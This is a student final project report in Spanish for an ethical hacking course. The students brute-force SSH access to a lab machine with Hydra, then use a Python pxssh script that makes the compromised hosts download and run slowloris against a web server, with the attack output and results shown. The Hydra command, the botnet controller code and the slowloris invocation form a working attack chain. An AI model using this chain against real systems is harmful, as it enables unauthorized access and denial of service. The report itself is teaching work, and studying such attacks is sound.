Seguridad Informática y Hackeo Ético.

Proyecto final.

Fernando Arreola
Ricardo Figueroa

I. Objetivo

- Aplicar las técnicas y conceptos vistos en clases a lo largo del semestre para implementar un malware tipo *botnet* para realizar un ataque de negación de servicio a un servidor web.

II. Introducción

Como usuarios de servicios web, estamos propensos a distintas y variadas amenazas, entre ellas los llamados *botnets*, los cuales pueden introducirse a nuestro sistema y no darnos cuenta de ello. El presente proyecto muestra cómo hacer un ataque de este tipo para que un servidor web deje de estar disponible, inicialmente explicando conceptos para comprender de mejor forma cómo es que funcionan y las herramientas empleadas para el ataque, posteriormente detallando la metodología e implementación del mismo y finalmente, mostrando los resultados conclusiones y el trabajo futuro que puede llevarse a cabo.

III. Marco Teórico

.

Para llevar a cabo el presente proyecto, se manejaron varios conceptos, los cuales se procede a explicar:

1) *Botnet*: Es una red constituida por un gran número de equipos informáticos que de algún modo, son portadores de un malware, quedando a disposición de un atacante.
   Dentro de las formas en las que se puede contagiar de este malware, se encuentra el descargar software de procedencia dudosa, acceder a enlaces poco fiables o por medio de conexiones telnet o ssh. Son empleados para:
   - Ataques de denegacion de servicio distribuidos (DDoS).
   - Envío de spam.
   - Minería de bitcoins.

   Para prevenir estos ataques, debemos tener instalado y actualizado un antivirus en nuestro equipo, saber concretamente qué estamos descargando, no seleccionar enlaces poco fiables, etc. .

2) *DoS*: Es un ataque a un sistema de computadoras que causa que un servicio o recurso sea innaccesible a los usuarios. Estos ataques se generan mediante la saturación de los puertos con múltiples flujos de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando su servicio. Una ampliación de este ataque es el DDoS (Distributed Denial of Service), el cual se lleva a cabo generando un gran flujo de información desde varios puntos de conexión hacia un mismo punto destino. .

3) *Hydra*: Es una herramienta incluida en el sistema operativo Kali Linux que permite realizar ataques de fuerza bruta a servicios online, como telnet, ssh, ftp, etc. Dentro de lo más destacado, es que permite introducir un diccionario de posibles usuarios, un usuario en particular, un rango de direcciones ip, etc. .

4) *SSH*: Es un protocolo que facilita las comunicaciones seguras entre dos sistemas usando una arquitectura cliente/servidor y que permite a los usuarios conectarse a un host remotamente. Encripta la sesión de conexión, haciendo imposible que alguien pueda obtener datos de la conexión. .

5) *Slowloris*: Es un cliente HTTP capaz de provocar una *denegacion de servicio* a servidores web con poco ancho de banda. Intenta abrir tantas conexiones como pueda al servidor web e intenta mantenerlas abiertas tanto tiempo como sea posible. Periódicamente para evitar que el servidor web cierre la conexión va añadiendo encabezados a la petición HTTP sin llegar a finalizarla nunca, lo cual provoca que en determinados servidores web se vayan quedando las conexiones abiertas hasta llegar al máximo, bloqueando las peticiones legítimas.

IV. Metodología

La metodología del proyecto consistió en lo siguiente:

1) *Rompimiento de contraseña de máquinas esclavo objetivo*: Para la realización de este paso de la metodología, se hizo uso de la herramienta Hydra, la cual como se explicó, viene incluida en el sistema operativo kali linux. Empleando un ataque de fuerza bruta con SSH para obtener contraseña de máquina objetivo utilizando una lista de nombre de usuarios comunes y contraseñas, por medio de diccionarios, y un rango de direcciones ip dentro del segmento donde está conectada la máquina maestro.
2) *Script de creación de botnet*: Creación de *script* en Python para agregar máquinas *esclavo* a la red e implementación de comandos que aplicarán cada una de las máquinas *esclavo*.

3) *Selección de servidor víctima*: En esta etapa se seleccionó una *url* víctima factible para aplicar el ataque.

4) *Esclavización de equipos*: Para efectos prácticos se infectó un equipo, siendo la víctima la pc de Fernando Arreola con dirección ip *10.6.78.43* y *localhost* de Ricardo Figueroa actuando como el nodo maestro.

V. Implementación

1) Durante el primer paso de la metodología se lanzó la máquina virtual de Kali y dentro de la misma se utilizó la herramienta Hydra con el siguiente comando: *hydra -t 4 -l root -P 'root/Desktop/password.txt 10.6.78.43 ssh*. Se empleó el usuario universal de sistemas operativos linux, *root*, el cual tenía una contraseña fácil de identificar y el proceso para encontrarla no demoró más de 7 minutos, a través del uso de diccionario.

.

2) Se creó el siguiente *script* en *Python*, en donde se agregan los usuarios y contraseñas del esclavo y del maestro respectivamente, para mantener abierta una conexión *ssh*:


```
import optparse
from pexpect import pxssh

class Client:
    # función para iniciar servidor
    def __init__(self, host, user, password):
        self.host = host
        self.user = user
        self.password = password
        self.session = self.connect()

    #función para conectar con servidor
    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except e:
            print(e)
            print('[-] Error Connecting')

    #función para enviar comandos a máquinas esclavo
    def send_command(self, cmd):
        self.session.sendline(cmd)
        self.session.prompt()
        return self.session.before

#función para imprimir output de comandos enviados a máquinas esclavo
def botnetCommand(command):
    for client in botNet:
            output = client.send_command(command).decode()
            print('[*] Output from ' + client.host)
            print('[+] ' + output)
#función para agregar esclavo a botnet
def addClient(host, user, password):
            client = Client(host, user, password)
            botNet.append(client)

botNet = []

#Se agregan dos esclavos
#en la implementación #"localhost" y PC tercera
addClient('10.6.78.43', 'ferarreolaf', 'soyelmejor')
addClient('127.0.0.1', 'ricardo', 'Ricarofi1')


botnetCommand('git clone https://github.com/llaera/slowloris.pl.git')
botnetCommand('cd slowloris.pl/')
botnetCommand('perl slowloris.pl -dns 132.248.52.16 -port 80
#-timeout 1 -nom 100')
```

.

3) En el *script* previamente mencionado se implementa lo típico que hace un *botnet*, descargar archivos que servirán para realizar un determinado ataque, en este caso, se descarga la herramienta slowloris, se accede a su contenido y se ejecuta con los parámetros necesarios para atacar al servidor web desde la máquina infectada y del maestro.

VI. Resultados

1) A continuación se presenta el resultado del ataque de fuerza bruta realizado al primer esclavo objetivo:



2) A continuación se muestra el output de la ejecución de comandos por parte de las máquinas esclavizadas, también se muestra el envío de paquetes:

```
[*] Output from 127.0.0.1
[+] git clone https://github.com/llaera/slowloris.pl.git
fatal: destination path 'slowloris.pl' already exists and is not an empty directory.

[*] Output from 10.6.78.43
[+] cd slowloris.pl/

[*] Output from 127.0.0.1
[+] cd slowloris.pl/

[*] Output from 10.6.78.43
[+] perl slowloris.pl -dns 132.248.52.16 -port 80 -timeout 1 -nom 100
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LC_ALL = (unset),
        LC_PAPER = "es_MX.UTF-8",
        LC_ADDRESS = "es_MX.UTF-8",
        LC_MONETARY = "es_MX.UTF-8",
        LC_NUMERIC = "es_MX.UTF-8"
```

```
Current stats:  Slowloris has now sent 778 packets successfully.
This thread now sleeping for 1 seconds...

                Sending data.
                Sending data.
Current stats:  Slowloris has now sent 797 packets successfully.
This thread now sleeping for 1 seconds...

Current stats:  Slowloris has now sent 797 packets successfully.
This thread now sleeping for 1 seconds...

                Sending data.
                Sending data.
Current stats:  Slowloris has now sent 811 packets successfully.
This thread now sleeping for 1 seconds...

                Sending data.
Current stats:  Slowloris has now sent 823 packets successfully.
This thread now sleeping for 1 seconds...
```

3) Por último EN las figuras 1, 2 y 3 se muestra que el servidor web víctima, el cual es administrado por Fernando Arreola, fue afectado por el envío masivo de paquetes de ambas computadoras *maestro* y *esclavo*. El *rendering* de la página de la cual el servidor víctima es responsable se retrasó aproximadamente cinco minutos.

VII. Conclusión

La implementación de este *botnet* simple se llevó a cabo con éxito y fue aplicada a un caso real y cercano a los participantes en este proyecto. Sin embargo incluimos como




Figure 1. Presentación del sitio web víctima. Antes del ataque, funcionaba de manera adecuada.

Figure 2. Se realiza ataque. Al principio, se podía seguir navegando por el sitio, pero brevemente, la página seleccionada, ya no carga, como se ve en la imagen.




Figure 3. En poco más de un minuto aparece este mensaje, lo que implica que el servidor web, no puede prestar el servicio. La computadora víctima, no muestra alguna actividad o comportamiento extraño. La única manera de saber que algo anormal está sucediendo, fue a través de la terminal, en donde se observó que un proceso se encontraba ejecutando *perl* (herramienta no ejecutada por el usuario de la máquina *botnet*), en marcos de tiempo muy breves.

trabajo futuro mejorar la implementación de obtención de usuarios y contraseñas, intentar explotar vulnerabilidades de las computadoras víctimas que se convertirán en *botnets*, así como la protección del sitio web atacado, cuestión que será corregida de inmediato para impedir este tipo de ataques.
El proyecto incluye varias estrategias vistas en el curso y la implementación fue exitosa.

REFERENCES

[1] William Stallings, *LaTeX: Network Security Essentials, Fourth Edition.*, San Francisco, CA, USA: Prentice Hall., 2011.

[2] *"Qué es un Botnet?,"* Obtenido de https://www.avast.com/es-es/c-botnet

[3] *"Ataque de negación de servicio,"* Obtenido de https://es.wikipedia.org/wiki/DDOS

[4] *"Hydra, ataque de fuerza bruta,"* Obtenido de https://backtrackacademy.com/articulo/hydra-ataques-de-fuerza-bruta-online

[5] *"SSH,"* Obtenido de http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-rg-es-4/ch-ssh.html